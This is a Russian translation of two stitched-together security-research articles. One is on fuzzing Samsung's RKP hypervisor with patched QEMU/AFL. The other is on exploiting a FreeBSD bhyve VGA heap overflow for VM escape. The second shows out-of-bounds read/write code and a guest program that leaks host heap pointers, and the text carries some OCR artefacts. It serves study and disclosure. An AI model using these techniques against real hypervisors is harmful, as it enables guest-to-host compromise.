Когда в процессе выполнения вызывается "гиперзвонок" `start_forkserver()`, устанавливается глобальный флаг `afl_wants_cpu_to_stop` (30)-(44), в конечном счёте прерывая основной цикл выполнения vCPU. Есть различные причины, по которым система может достичь этого состояния, поэтому после основного цикла мы проверяем флаг `afl_wants_cpu_to_stop`, чтобы решить, должен ли vCPU завершиться (41). Наконец, мы сохраняем состояние vCPU (31)-(43), уведомляем поток IO (32)-(42) и завершаем поток vCPU.

```
// qemu/target/arm/patch.c

target_ulong start_forkserver(CPUState* cs, CPUARMState *env, ...)
{
    ...

    /*
     * we're running in a cpu thread. we'll exit the cpu thread
     * and notify the iothread. The iothread will run the forkserver
     * and in the child will restart the cpu thread which will continue
     * execution.
     */
    afl_wants_cpu_to_stop = 1;                                      /* (44) */

    return 0;
}
```

Родительский поток IO становится форксервером в функции обработки уведомлений `got_pipe_notification()` (33)-(45). В форк-ребёнке (который является дочерним потоком IO QEMU) мы сбрасываем состояние vCPU (34)-(46) и запускаем новый поток vCPU для дочернего процесса (35)-(47). (Не забудьте закомментировать вызов `madvise(..., DONTFORK)` ;)

```
// qemu/cpus.c

static void got_pipe_notification(void *ctx)
{
    ...

    afl_forkserver(restart_cpu);                                    /* (45) */


    /* we're now in the child! */
    (&cpus)->tqh_first = restart_cpu;                               /* (46) */

    qemu_tcg_init_vcpu(restart_cpu);                                /* (47) */
}
```

Наконец, для MTTCG все потоки TCG должны зарегистрировать свой контекст перед началом трансляции (36)-(39) как часть их упомянутого процесса инициализации. Как показано далее, каждый поток регистрирует свой контекст в массиве `tcg_ctxs` в инкрементальном порядке и присваивает его локальной переменной потока `tcg_ctx`. Очевидно, что система не проектировалась с расчётом на форксервер, где поток vCPU порождается повторно, и попытка зарегистрировать новый контекст для дочерних процессов форксервера завершится неудачей. Однако, поскольку мы используем один поток, можно просто обойти это, пропатчив функцию `tcg_register_thread()` так, чтобы после первого вызова она всегда устанавливала `tcg_ctx` на первую запись массива.

```
// qemu/tcg/translate-all.c

__thread TCGContext *tcg_ctx;


// qemu/tcg/tcg.c

void tcg_register_thread(void)
{
    static bool first = true;
    if (!first) {
        tcg_ctx = tcg_ctxs[0];
        return;
    }
    first = false;

    ...

    *s = tcg_init_ctx;

    ...

    /* Claim an entry in tcg_ctxs */
    n = atomic_fetch_inc(&n_tcg_ctxs);
    g_assert(n < ms->smp.max_cpus);
    atomic_set(&tcg_ctxs[n], s);

    tcg_ctx = s;

    ...
}
```

3.3.2.2 - Поддержка фреймворка

Теперь продемонстрируем, как достичь состояния работающего форксервера через фреймворк. После инициализации фреймворка вызываем `__break_start_forkserver()` из EL1 (48), который в свою очередь вызывает `brk` с синдромом инструкции 3, соответствующим "гиперзвонку" `start_forkserver`. Это в конечном счёте запускает форксервер в родительском процессе QEMU, как описано выше.

Каждый новый дочерний процесс QEMU возобновит выполнение гостевой ВМ в своём vCPU на инструкции, непосредственно следующей за `__break_start_forkserver()`, в состоянии гостевой ВМ, идентичном состоянию родительского процесса перед созданием форксервера. Например, в нашей конфигурации дочерний процесс продолжит выполнение с (49), вызывая "гиперзвонок" `get_work` для получения тест-кейса от хоста (технически он продолжит с инструкции `ret` после `brk #3` в функции `__break_start_forkserver()`, но суть ясна ;).

```
// framework/main.c

void el1_main(void) {
    framework_rkp_init();
    rkp_call(RKP_DEF_INIT, 0, 0, 0, 0, 0);
```

```
    __break_start_forkserver(0);                                    /* (48) */

    /* fuzzing loop */
    for(; ;){
        __break_get_work();                                         /* (49) */
        __break_start_work();

        rkp_call_fuzz_afl((*(uint64_t*)(&rand_buf)), &rand_buf); /* (50) */

        __break_end_work(0);
    }
}


// framework/afl.S

__break_start_forkserver:
    brk #3
    ret
ENDPROC(__break_start_forkserver)

__break_get_work:
    ldr x0, =rand_buf
    mov x1, 0x1000
    brk #4
    ret
ENDPROC(__break_get_work)

__break_start_work:
    mov   x0, #RKP_VMM_START
    add   x1, x0, #RKP_VMM_SIZE
    brk #5
    ret
ENDPROC(__break_start_work)

rkp_call_fuzz_afl:
    hvc #0
    ret
ENDPROC(rkp_call_fuzz_afl)

__break_end_work:
    // x0 is the exit value
    brk #6
    ret
ENDPROC(__break_end_work)
```

В демонстрационных целях и для проверки корректности работы фаззера мы будем использовать ту же обвязку фаззинга, что и в примитивном фаззере, для фаззинга id команд `hvc`. Если всё работает как ожидается, должен произойти хотя бы один сбой при вызове команды 0x9b.

Как упоминалось выше, функция фреймворка `__break_get_work()` (49) вызывает "гиперзвонок" QEMU `get_work` (51). Там дочерний QEMU читает созданный AFL тест-кейс и копирует его содержимое в `rand_buf` гостевой ВМ. На следующем шаге функция фреймворка `__break_start_work()` вызывает "гиперзвонок" `start_work` (52), который настраивает дочерний процесс так, чтобы он только отслеживал и редактировал битовую карту AFL для адресов в диапазоне RKP.

```
// qemu/target/arm/patch.c

static target_ulong get_work(CPUState *cs, CPUARMState *env,     /* (51) */
                             target_ulong guest_ptr, target_ulong sz)
{
    int l = 0x1000;
    uint8_t buf[l];

    assert(afl_start == 0);
    fp = fopen(afl_file, "rb");
    if(!fp) {
         perror(afl_file);
```

```
            return -1;
        }

        fread(buf, 1, 1, fp); // must add checks

        if (cpu_memory_rw_debug(cs, guest_ptr, buf, 1, 1) < 0) {
            fprintf(stderr, " Cannot access memory\n");
            return -1;
        }


        fclose(fp);
        return retsz;
    }


    static target_ulong start_work(CPUState *cs, CPUArchState *env,  /* (52) */
                                   target_ulong start, target_ulong end)
    {
        afl_start_code = start;
        afl_end_code   = end;
        afl_start = 1;
        return 0;
    }
```

Начальный тест-кейс, передаваемый AFL, должен выполняться без сбоев. Для этого используем команду с id 0x98, которая, как показано в фрагменте, просто записывает в журнал отладки и завершается. Наконец, можем вызывать и фаззить обработчик `hvc`. Читаем первое QWORD (50) из предоставленного тест-кейса как id команды и просто используем `rand_buf` как второй аргумент, как обсуждалось в обвязке примитивного фаззера.

```
// vmm-G955FXXU4CRJ5.elf

void rkp_main(uint64_t command, exception_frame *exception_frame)
{
  ...

  switch ( hvc_cmd )
  {
    ...

    case 0x98:
      rkp_debug_log("RKP_a3d40901", 0, 0, 0); // CFP_JOPP_INIT
      break;
...
```

Однако вскоре после вызова `hvc` наша система падает. Проблема заключается в трансляциях базовых блоков, выполняемых родительским процессом QEMU, как подробно описывается в следующем разделе.

3.3.2.3 - Обработка трансляций родителя

Для выполнения трансляций базовых блоков ARM-архитектур QEMU использует `mmu_idx` для различения режимов трансляции, таких как Non-Secure EL1 Stage 1, Non-Secure EL1 Stage 2 и т.д. (подробности смотрите в определении перечисления ARMMMUIdx в qemu/target/arm/cpu.h). Как показано ниже, для вычисления текущего `mmu_idx` он опирается на текущий регистр PSTATE CPU (53). Этот процесс обычно выполняется потоком vCPU в процессе эмуляции гостевой ВМ.

```
// qemu/target/arm/helper.c

int cpu_mmu_index(CPUARMState *env, bool ifetch)
{
    return arm_to_core_mmu_idx(arm_mmu_idx(env));
}
ARMMMUIdx arm_mmu_idx(CPUARMState *env)
```

```
{
    int el;
    ...

    el = arm_current_el(env);
    if (el < 2 && arm_is_secure_below_el3(env)) {
        return ARMMMUIdx_S1SE0 + el;
    } else {
        return ARMMMUIdx_S12NSE0 + el;
    }
}


// qemu/target/arm/cpu.h

static inline int arm_current_el(CPUARMState *env)
{
    ...

    if (is_a64(env)) {
        return extract32(env->pstate, 2, 2);                    /* (53) */
    }
    ...
}
```

Как обсуждалось ранее, в QEMU/AFL, когда дочерний процесс встречает базовый блок, ранее не транслированный, он инструктирует (38)-(55) родителя зеркалировать процесс трансляции базового блока (37)-(57), чтобы у следующих дочерних процессов были кэшированные копии для избежания повторной трансляции и улучшения производительности [07]. Для этого дочерний процесс отправляет (55) текущий адрес pc вместе с другой информацией родителю для выполнения трансляции (57) _в рамках собственного состояния CPU_. Кроме того, в нашей конфигурации трансляция родителя выполняется потоком IO, поскольку поток vCPU завершился при создании форксервера. Проблема, разумеется, заключается в несоответствии состояний между дочерним и родительским процессами.

Продемонстрируем несоответствие состояний на примере. Когда в нашей конфигурации/фреймворке родитель становится форксервером, он выполняется в EL1. Пока дочерний процесс выполняется, его vCPU эмулирует вызов `hvc`, изменяет своё состояние на EL2 для продолжения эмуляции кода гипервизора и почти наверняка встречает новые базовые блоки. Как упоминалось выше, он инструктирует родителя также выполнить трансляцию. Поскольку у родителя нет способа знать об изменениях состояния дочернего процесса, он останется в EL1. Должно быть очевидно, что попытка родителя транслировать базовые блоки EL2, находясь в EL1, завершится неудачей.

Поэтому дочерний процесс должен также отправлять свой PSTATE (54), который родитель использует для установки собственного PSTATE (56), а затем правильно выполняет трансляцию.

```
// qemu/accel/tcg/cpu-exec.c

static inline TranslationBlock *tb_find(CPUState *cpu, ...)
{
    ...

    if (tb == NULL) {
        ...

        CPUArchState *env = (CPUArchState *)cpu->env_ptr;        /* (54) */
        pstate = env->pstate;

        /*
         * AFL_QEMU_CPU_SNIPPET1 is a macro for
         * afl_request_tsl(pc, cs_base, flags, cf_mask, pstate);
         */
        AFL_QEMU_CPU_SNIPPET1;                                   /* (55) */
        ...
```

```
    }
    ...
}


// qemu/afl-qemu-cpu-inc.h

void afl_wait_tsl(CPUState *cpu, int fd) {
  ...

  CPUArchState *env = (CPUArchState *)cpu->env_ptr;

  while (1) { // loop until child terminates
    ...

    env->pstate = t.pstate;                                    /* (56) */
    tb = tb_htable_lookup(cpu, t.pc, t.cs_base,
                          t.flags, t.cf_mask);                 /* (57) */
    ...
  }
  ...
}
```

Кроме того, как указано выше, родительский процесс изначально находится в EL1 при создании форксервера. Однако дочерний процесс может завершиться (будем надеяться) во время выполнения в других EL. В этом случае родитель может оказаться в том EL, в котором находился дочерний процесс во время падения (если перед падением были встречены новые базовые блоки), и, следовательно, следующий форк-ребёнок также окажется в этом EL. Однако, как обсуждалось ранее, каждый дочерний процесс возобновляет выполнение сразу после `__break_start_forkserver()` в EL1, и из-за нахождения в другом EL трансляции завершатся неудачей, что приведёт к падению дочернего процесса. По этой причине мы сохраняем исходное состояние перед инициализацией форксервера (58) и восстанавливаем его перед форком каждого следующего ребёнка (59).

```
void afl_forkserver(CPUState *cpu) {
  ...

  CPUArchState *env = (CPUArchState *)cpu->env_ptr;
  afl_fork_pstate = env->pstate;                               /* (58) */
  ...

  /* forkserver loop */
  while (1) {
    env->pstate = afl_fork_pstate;                             /* (59) */
    ...

    child_pid = fork();
    ...

    if (!child_pid) {
      /* Child process */
      ...
    }
    /* Parent */
    ...

    afl_wait_tsl(cpu, t_fd[0]);
    ...
  }
}
```

Перед выполнением нужно решить некоторые проблемы, с которыми мы столкнулись ранее: обработку aborts, нарушений политики и т.д.

3.3.2.4 - Обработка зависаний и сбоев

Как показано далее, при возникновении исключения abort (60) мы завершаем дочерний процесс со статусом выхода -1, который AFL модифицируется воспринимать как сбой (62). Кроме того, мы пропускаем функцию журналирования сбоев, чтобы избежать засорения системы журналами из-за высокой скорости выполнения, как показано далее.

```
// qemu/target/arm/helper.c

/* Handle a CPU exception for A and R profile CPUs.
   ...
 */
void arm_cpu_do_interrupt(CPUState *cs)
{
    ...

    // Handle the instruction or data abort
    if (cs->exception_index == EXCP_PREFETCH_ABORT ||            /* (60) */
          cs->exception_index == EXCP_DATA_ABORT ) {

        /*
         * since we are executing in afl, avoid flooding system with crash
         * logs and instead terminate here
         *
         * comment out to see abort logs
         */
        exit(-1);

        if(handle_abort(cs, env) == -1) {
        }
        ...
        exit(-1);
    }
    ...
}


// afl/afl-fuzz.c

static u8 run_target(char** argv, u32 timeout) {
    ...

    /*
     *  Policy violation (type of assertion), treat as hang
     */
    if(qemu_mode > 1 && WEXITSTATUS(status) == 32) {
        return FAULT_TMOUT;                                      /* (61) */
    }

    /* treat all non-zero return values from qemu system as a crash */
    if(qemu_mode > 1 && WEXITSTATUS(status) != 0) {
        return FAULT_CRASH;                                      /* (62) */
    }

}
```

Кроме того, мы решили обрабатывать `rkp_policy_violation()` как зависание системы, завершая дочерний процесс со статусом 32 (63), который затем идентифицируется AFL (61). Аналогично, `vmm_panic()` (64) трактуется как сбой. Как мы говорили ранее, это решение плохо масштабируется для систем, где не все возможные зависания можно идентифицировать. Однако AFL устанавливает сторожевые таймеры для каждого выполнения дочернего процесса, и при срабатывании таймера дочерний процесс завершается. По этой причине мы выбрали бесконечный цикл для необработанных вызовов `smc` и других неожиданных исключений. Они могут незначительно снижать производительность фаззинга (цикл до срабатывания таймера), но в остальном обеспечивают стабильную конфигурацию.

По сути, эта конфигурация обеспечивает гибкость в отношении того, как мы обрабатываем aborts, зависания и вообще все ошибочные состояния системы, с защитным механизмом, гарантирующим

надёжность конфигурации фаззинга даже тогда, когда не все угловые случаи поведения системы были учтены. По мере улучшения понимания системы всё больше таких условий можно включать в логику фаззинга.

```
// qemu/accel/tcg/cpu-exec.c

static inline TranslationBlock *tb_find(CPUState *cpu, ...)
{
    ...

    if (pc == 0xB010DBA4) { // rkp_policy_violation
        qemu_log("[!] POLICY VIOLATION!!! System Reset!\n");
        exit(32);                                                  /* (63) */
    }

    if (pc == 0xB010A4CC) { // vmm_panic
        qemu_log("[!] VMM PANIC!!! We should not be here!!!\n"); /* (64) */
        exit(-1);
    }
    ...
}
```

3.3.2.5 - Демонстрация

Ниже представлен снимок выполнения (похвастаемся ;). Видно, что фаззер работает в среднем со скоростью 350-400 выполнений в секунду, обнаруживая новые пути и сбои — даже с нашей наивной обвязкой. Наконец, чтение одного из сбоев раскрывает ошибочный id команды 0x9b ;)

```
          american fuzzy lop 2.56b-athallas (qemu-system-aarch64)

-- process timing ---------------------------------- overall results -----
|        run time : 0 days, 0 hrs, 0 min, 38 sec  |  cycles done : 0     |
|   last new path : 0 days, 0 hrs, 0 min, 2 sec   |  total paths : 22    |
| last uniq crash : 0 days, 0 hrs, 0 min, 24 sec  | uniq crashes : 4     |
|  last uniq hang : 0 days, 0 hrs, 0 min, 13 sec  |   uniq hangs : 5     |
|- cycle progress ----------------- map coverage ------------------------|
|  now processing : 7 (31.82%)    |    map density : 0.44% / 0.67%        |
| paths timed out : 0 (0.00%)     | count coverage : 1.49 bits/tuple      |
|- stage progress ----------------- findings in depth -------------------|
|  now trying : havoc             | favored paths : 13 (59.09%)           |
| stage execs : 630/2048 (30.76%)|  new edges on : 15 (68.18%)           |
| total execs : 13.3k             | total crashes : 134 (4 unique)        |
|  exec speed : 375.3/sec         |  total tmouts : 835 (5 unique)        |
|- fuzzing strategy yields ------------------------ path geometry -------|
|   bit flips : 7/256, 6/248, 3/232               |    levels : 4         |
|  byte flips : 0/32, 0/24, 0/8                   |   pending : 15        |
| arithmetics : 5/1790, 1/373, 0/35               |  pend fav : 7         |
|  known ints : 2/155, 0/570, 0/331               | own finds : 20        |
|  dictionary : 0/0, 0/0, 0/0                     |  imported : n/a       |
|       havoc : 0/8448, 0/0                       | stability : 100.00%   |
|        trim : 98.77%/13, 0.00%                  |------------------------
----------------------------------------------------          [cpu000:109%]


$ xxd -e -g4 out/crashes/id:000000,sig:00,src:000000,op:flip2,pos:1

00000000: 8389b000
```

3.4 - Заключительные комментарии

Используя предложенный фреймворк, мы продемонстрировали наивную конфигурацию фаззинга и продвинутую конфигурацию с AFL на основе TriforceAFL, подробно рассказав о внутренней архитектуре QEMU.

Предложенные решения можно легко адаптировать для поддержки других конфигураций с полноценной эмуляцией системы, в разных EL или состояниях безопасности. Например, предположим, что желаемой целью является реализация EL3, и мы хотим фаззить раннюю функциональность инициализации до взаимодействия с другими компонентами или EL. Этого можно достичь, идентифицировав нужную точку по адресу аналогично `rkp_policy_violation` и внедрив `start_forkserver` и любую другую необходимую функциональность в это конкретное место. Аналогично это верно для доверенных ОС и приложений.

Наконец, одним из ограничений AFL является отсутствие отслеживания состояния. После каждого тест-кейса состояние фреймворка/гостевой ВМ сбрасывается для выполнения нового тест-кейса. Это, разумеется, лишает возможности находить баги, зависящие от более чем одного вызова `hvc`. Возможным решением было бы создание обвязок, поддерживающих такую функциональность, хотя это не является предполагаемым использованием AFL и, следовательно, не гарантирует хороших результатов. Это ещё предстоит проверить, и для фаззинга с учётом состояния можно было бы рассмотреть и другие решения.

---

4 - Выводы

Автор надеется, что эта статья оказалась полезной для читателей, которые нашли время её прочитать, не потеряли мотивацию, несмотря на её объём, и, конечно, сохранили рассудок :) Несмотря на то что мы стремились сделать эту (очень длинную) статью максимально полной, всегда есть возможности для улучшения как представленных решений, так и новых функций или поддерживаемой функциональности — как это верно для любого аналогичного проекта. Читатели приветствуются и поощряются к расширению/улучшению предложенного решения или, используя вновь приобретённые знания, к разработке собственного и публикации результатов.

---

5 - Благодарности

Прежде всего хотел бы поблагодарить сотрудников Phrack за то, что они были очень внимательны к моим многочисленным просьбам и продолжают создавать такие превосходные материалы! Эта работа была бы совершенно иной без проницательных комментариев huku, его очень полезной рецензии и готовности обсуждать идеи. Также спасибо argp за его полезную рецензию и помощь с различными процедурными вопросами. Привет друзьям из CENSUS и, наконец, многим другим друзьям, которые помогли мне тем или иным образом на этом весьма непростом пути.

Помните: поддерживайте местных художников, противостойте (не только местным) фашистам, проявляйте солидарность с угнетёнными. Берегите себя.

---

6 - Ссылки

[01] https://www.samsungknox.com/en

[02] https://www.samsungknox.com/en/blog/real-time-kernel-protection-rkp

[03] https://googleprojectzero.blogspot.com/2017/02/
lifting-hyper-visor-bypassing-samsungs.html
[04] https://opensource.samsung.com/

[05] http://infocenter.arm.com/help/
index.jsp?topic=/com.arm.doc.den0028b/index.html

[06] https://hernan.de/blog/2018/10/30/
super-hexagon-a-journey-from-el0-to-s-el3/

[07] https://github.com/google/AFL/
blob/v2.56b/docs/technical_details.txt#L516

[08] https://github.com/nccgroup/TriforceAFL

[09] https://github.com/nccgroup/TriforceAFL/
blob/master/docs/triforce_internals.txt

---

7 - Исходный код

[Прилагается архив rkp-emu-fuzz-galore.tar.gz в формате uuencoded — опущен как бинарные данные]

История двух уязвимостей гипервизора: побег из FreeBSD bhyve

Автор: Reno Robert (@renorobertr)

Содержание

---

1 — Введение

Побег из виртуальной машины стал популярной темой для обсуждения в последние годы. Значительный объём исследований по этой теме был опубликован для различных гипервизоров: VMware, QEMU, VirtualBox, Xen и Hyper-V. Bhyve — гипервизор для FreeBSD с поддержкой аппаратной виртуализации. В данной статье подробно описывается эксплуатация двух ошибок в

bhyve — FreeBSD-SA-16:32.bhyve [1] (переполнение кучи в эмуляции VGA) и CVE-2018-17160 [21] (переполнение буфера в сегменте bss устройства Firmware Configuration), а также ряд универсальных техник, применимых для эксплуатации других ошибок bhyve. Кроме того, в статье рассматриваются побеги из песочницы через сквозную передачу PCI-устройств и обходы механизма целостности потока управления (CFI) в HardenedBSD 12-CURRENT.

---

2 — Уязвимость в эмуляции VGA

FreeBSD раскрыла ошибку в эмуляции VGA-устройства — FreeBSD-SA-16:32.bhyve [1], обнаруженную Иллей ван Спрюндлом (Ilja van Sprundel). Эта ошибка позволяет гостевой системе выполнять код на хосте. Уязвимость затрагивает виртуальные машины, настроенные с фреймбуфером `fbuf`. Следующий патч устранил проблему:

```
struct {
 uint8_t  dac_state;
-int  dac_rd_index;
-int  dac_rd_subindex;
-int  dac_wr_index;
-int  dac_wr_subindex;
+uint8_t  dac_rd_index;
+uint8_t  dac_rd_subindex;
+uint8_t  dac_wr_index;
+uint8_t  dac_wr_subindex;
 uint8_t  dac_palette[3 * 256];
 uint32_t dac_palette_rgb[256];
} vga_dac;
```

Эмуляция VGA в bhyve использует 32-битное знаковое целое число в качестве регистра режима записи адреса DAC и регистра режима чтения адреса DAC. Эти регистры служат для доступа к ОЗУ палитры, содержащему 256 записей интенсивностей для каждого из цветов — красного, зелёного и синего. Данные в ОЗУ палитры могут быть прочитаны или записаны через регистр данных DAC [2][3].

После трёх успешных операций ввода/вывода с красной, зелёной и синей интенсивностями регистр режима записи адреса DAC или регистр режима чтения адреса DAC автоматически увеличивается в зависимости от выполняемой операции. Проблема состоит в том, что значения этих регистров не оборачиваются при достижении индекса 256, поскольку тип данных не является `uint8_t`. Это позволяет ненадёжной гостевой системе читать или писать за пределы ОЗУ палитры в соседнюю память кучи.

Чтение за границу буфера достигается в функции `vga_port_in_handler()` файла `vga.c`:

```
case DAC_DATA_PORT:
        *val = sc->vga_dac.dac_palette[3 * sc->vga_dac.dac_rd_index +
        sc->vga_dac.dac_rd_subindex];
        sc->vga_dac.dac_rd_subindex++;
        if (sc->vga_dac.dac_rd_subindex == 3) {
                sc->vga_dac.dac_rd_index++;
                sc->vga_dac.dac_rd_subindex = 0;
        }
```

Запись за границу буфера достигается в функции `vga_port_out_handler()` файла `vga.c`:

```
case DAC_DATA_PORT:
        sc->vga_dac.dac_palette[3 * sc->vga_dac.dac_wr_index +
sc->vga_dac.dac_wr_subindex] = val;
        sc->vga_dac.dac_wr_subindex++;
        if (sc->vga_dac.dac_wr_subindex == 3) {
                sc->vga_dac.dac_palette_rgb[sc->vga_dac.dac_wr_index] =
```

```
                . . .
                . . .
                sc->vga_dac.dac_wr_index++;
                sc->vga_dac.dac_wr_subindex = 0;
        }
```

Уязвимость предоставляет очень мощные примитивы — как чтение, так и запись в память кучи пользовательского процесса гипервизора. Единственная сложность: после записи в `dac_palette` значение RGB кодируется и записывается в соседний массив `dac_palette_rgb` как единое значение. Это повреждение можно исправить при последующих записях в массив `dac_palette`, поскольку `dac_palette_rgb` расположен рядом с `dac_palette` при линейной записи. Однако если повреждённая память была использована до исправления, процесс bhyve может аварийно завершиться. Подобных проблем не возникало при разработке эксплойта под FreeBSD 11.0-RELEASE-p1 r306420.

---

3 — Эксплуатация ошибки VGA

Несмотря на отсутствие ASLR во FreeBSD, необходимо понимать расположение памяти процесса, гостевые возможности для выделения и освобождения памяти кучи в хост-процессе, а также оптимальные структуры для повреждения с целью получения надёжных примитивов эксплуатации. В данном разделе представлен глубокий анализ эксплуатации переполнения кучи для достижения произвольного выполнения кода на хосте.

3.1 — Анализ распределения памяти в куче

FreeBSD использует аллокатор jemalloc для динамического управления памятью. Исследования huku, argp и vats по jemalloc [4][5][6] дают глубокое понимание аллокатора. Понимание деталей, изложенных в статье «Pseudomonarchia jemallocum» [4], необходимо для следования многим частям раздела 3. Версия jemalloc во FreeBSD 11.0-RELEASE-p1 несколько отличается от описанной в статьях [4][5], однако базовая архитектура и техники эксплуатации остаются теми же.

Пользовательский процесс bhyve многопоточный, поэтому jemalloc использует несколько кешей потоков. Наиболее важными для данного исследования потоками являются `mevent` и `vcpu N`, где N — номер vCPU. Поток `mevent` — это главный поток, выполняющий всю инициализацию в рамках функции `main()` файла `bhyverun.c`:

```
int
main (int argc, char *argv[])
{
        memsize = 256 * MB;
        . . .
        case 'm':
                error = vm_parse_memsize(optarg, &memsize);□
        . . .
        vm_set_memflags(ctx, memflags);
        err = vm_setup_memory(ctx, memsize, VM_MMAP_ALL);□
        . . .
        if (init_pci(ctx) != 0)□□□□□
        . . .
        fbsdrun_addcpu(ctx, BSP, BSP, rip);□
        . . .
        mevent_dispatch();□
        . . .
}
```

Первое важное выделение памяти — это физическая память гостя, отображаемая в адресное пространство процесса bhyve. Любой виртуальной машине выделяется предварительно сконфигурированный объём памяти 256 МБ. Виртуальная машина также может быть настроена на бóльший объём с помощью параметра `-m`. Карта физической памяти гостя вместе с системной памятью выглядит следующим образом (из `pci_emul.c`):

```
/*
 * The guest physical memory map looks like the following:
 * [0,□□    lowmem)□□guest system memory
 * [lowmem,□    lowmem_limit)□memory hole (may be absent)
 * [lowmem_limit,   0xE0000000)□□PCI hole (32-bit BAR
 * allocation)
 * [0xE0000000,□    0xF0000000)□□PCI extended config window
 * [0xF0000000,□    4GB)□□LAPIC, IOAPIC, HPET,
 * firmware
 * [4GB,□    4GB + highmem)
 */
```

Здесь `lowmem_limit` может принимать максимальное значение до 3 ГБ. Системная память гостя отображается в процесс bhyve через вызов `mmap()`. Помимо запрошенного объёма памяти гостя, перед и после виртуального адресного пространства системной памяти гостя выделяются 4 МБ защитных страниц (`VM_MMAP_GUARD_SIZE`). API `vm_setup_memory()` в `lib/libvmmapi/vmmapi.c` выполняет эту операцию следующим образом:

```
int
vm_setup_memory(struct vmctx *ctx, size_t memsize, enum vm_mmap_style vms)
{
        . . .
        if (memsize > ctx->lowmem_limit) {
                ctx->lowmem = ctx->lowmem_limit;
                ctx->highmem = memsize - ctx->lowmem_limit;
                objsize = 4*GB + ctx->highmem;
        } else {
                ctx->lowmem = memsize;
                ctx->highmem = 0;
                objsize = ctx->lowmem;
        }

        len = VM_MMAP_GUARD_SIZE + objsize + VM_MMAP_GUARD_SIZE; □
        flags = MAP_PRIVATE | MAP_ANON | MAP_NOCORE | MAP_ALIGNED_SUPER;
        ptr = mmap(NULL, len, PROT_NONE, flags, -1, 0);
        . . .
        baseaddr = ptr + VM_MMAP_GUARD_SIZE;
        . . .
        ctx->baseaddr = baseaddr;
        . . .
}
```

После того как непрерывное выделение для физической памяти гостя создано, страницы помечаются как `PROT_READ | PROT_WRITE` и отображаются в адресное пространство гостя. `baseaddr` — это виртуальный адрес физической памяти гостя.

Следующее важное выделение происходит при инициализации виртуальных PCI-устройств. Вызов `init_pci()` в `main()` инициализирует весь код эмуляции устройств, включая устройство фреймбуфера. Устройство фреймбуфера выполняет инициализацию структуры VGA `vga_softc` в файле `vga.c`:

```
void *
vga_init(int io_only)
{
        struct inout_port iop;
        struct vga_softc *sc;
        int port, error;

        sc = calloc(1, sizeof(struct vga_softc));
        . . .
```

```
}

struct vga_softc {
        struct mem_range        mr;
        . . .
        struct {
                uint8_t        dac_state;
                int             dac_rd_index;
                int             dac_rd_subindex;
                int             dac_wr_index;
                int             dac_wr_subindex;
                uint8_t         dac_palette[3 * 256];
                uint32_t        dac_palette_rgb[256];
        } vga_dac;
};
```

Структура `vga_softc` (2024 байта), в которой происходит переполнение, выделяется в бин tcache, обслуживающем регионы размером 2048 байт. Устройство фреймбуфера также производит несколько выделений в рамках удалённого сервера фреймбуфера, однако они несущественны для эксплуатации ошибки.

Далее проанализируем память между структурой `vga_softc` и защитной страницей физической памяти гостя, чтобы найти интересные структуры для повреждения или утечки. Поскольку чтение/запись за пределы буфера линейны, гость пока может утекать информацию только до защитной страницы. Файл `readmemory.c` в приложенном коде читает память кучи bhyve из гостевой операционной системы Ubuntu 14.04.5 LTS.

```
---[ readmemory.c ]---

. . .
        iopl(3);

        warnx("[+] Reading bhyve process memory...");
        chunk_lw_size = getpagesize() * PAGES_TO_READ;
        chunk_lw = calloc(chunk_lw_size, sizeof(uint8_t));

        outb(0, DAC_IDX_RD_PORT);
        for (int i = 0; i < chunk_lw_size; i++) {
                chunk_lw[i] = inb(DAC_DATA_PORT);
        }

        for (int index = 0; index < chunk_lw_size/8; index++) {
                qword = ((uint64_t *)chunk_lw)[index];
                if (qword > 0) {
                        warnx("[%06d] => 0x%lx", index, qword);
                }
        }
. . .
```

Выполнение кода в гостевой системе даёт утечку множества указателей кучи:

```
root@linuxguest:~/setupA/readmemory# ./readmemory
. . .
readmemory: [128483] => 0x801b6f000
readmemory: [128484] => 0x801b6f000
readmemory: [128486] => 0xe4000000b5
readmemory: [128489] => 0x100000000
readmemory: [128491] => 0x801b6fb88
readmemory: [128493] => 0x100000000
readmemory: [128495] => 0x801b701c8
readmemory: [128497] => 0x100000000
readmemory: [128499] => 0x801b70808
readmemory: [128501] => 0x100000000
readmemory: [128503] => 0x801b70e48
. . .
```

После анализа выясняется, что это структура `tcache_s`, используемая jemalloc. Инспекция памяти через gdb даёт дополнительные подробности:

```
(gdb) info threads
  Id   Target Id         Frame
* 1    LWP 100185 of process 4891 "mevent" 0x000000080121198a in _kevent ()
* from /lib/libc.so.7
. . .
  12   LWP 100198 of process 4891 "vcpu 0" 0x00000008012297da in ioctl ()
from /lib/libc.so.7

(gdb) thread 12
[Switching to thread 12 (LWP 100198 of process 4891)]
#0  0x00000008012297da in ioctl () from /lib/libc.so.7

(gdb) print *((struct tsd_s *)($fs_base-160))
$21 = {state = tsd_state_nominal, tcache = 0x801b6f000, thread_allocated =
2720, thread_deallocated = 2464, prof_tdata = 0x0, iarena = 0x801912540,
arena = 0x801912540,
  arenas_tdata = 0x801a1b040, narenas_tdata = 8, arenas_tdata_bypass =
false, tcache_enabled = tcache_enabled_true, __je_quarantine = 0x0,
witnesses = {qlh_first = 0x0},
  witness_fork = false}
```

Для любого потока потокоспецифичные данные находятся по адресу, на который указывает `$fs_base-160`. Адрес tcache можно найти, инспектируя структуру `tsd_s`. Структура tcache потока `vcpu 0` — та, к которой гость может получить доступ через ошибку VGA. Это можно подтвердить через gdb:


```
(gdb) print *(struct tcache_s *)0x801b6f000
$1 = {link = {qre_next = 0x801b6f000, qre_prev = 0x801b6f000},
prof_accumbytes = 0, gc_ticker = {tick = 181, nticks = 228}, next_gc_bin =
0, tbins = {{tstats = {nrequests = 0},
      low_water = 0, lg_fill_div = 1, ncached = 0, avail = 0x801b6fb88}}}
```

Поскольку структура tcache доступна, её метаданные можно повредить так, как описано в [4], для дальнейшей эксплуатации. Расположение кучи было дополнительно проанализировано при нескольких конфигурациях CPU:

• Гость с одним vCPU и хост с одним CPU
• Гость с одним vCPU и хост с более чем одним ядром CPU
• Гость с более чем одним vCPU и хост с более чем одним ядром CPU

Среди замеченных изменений:
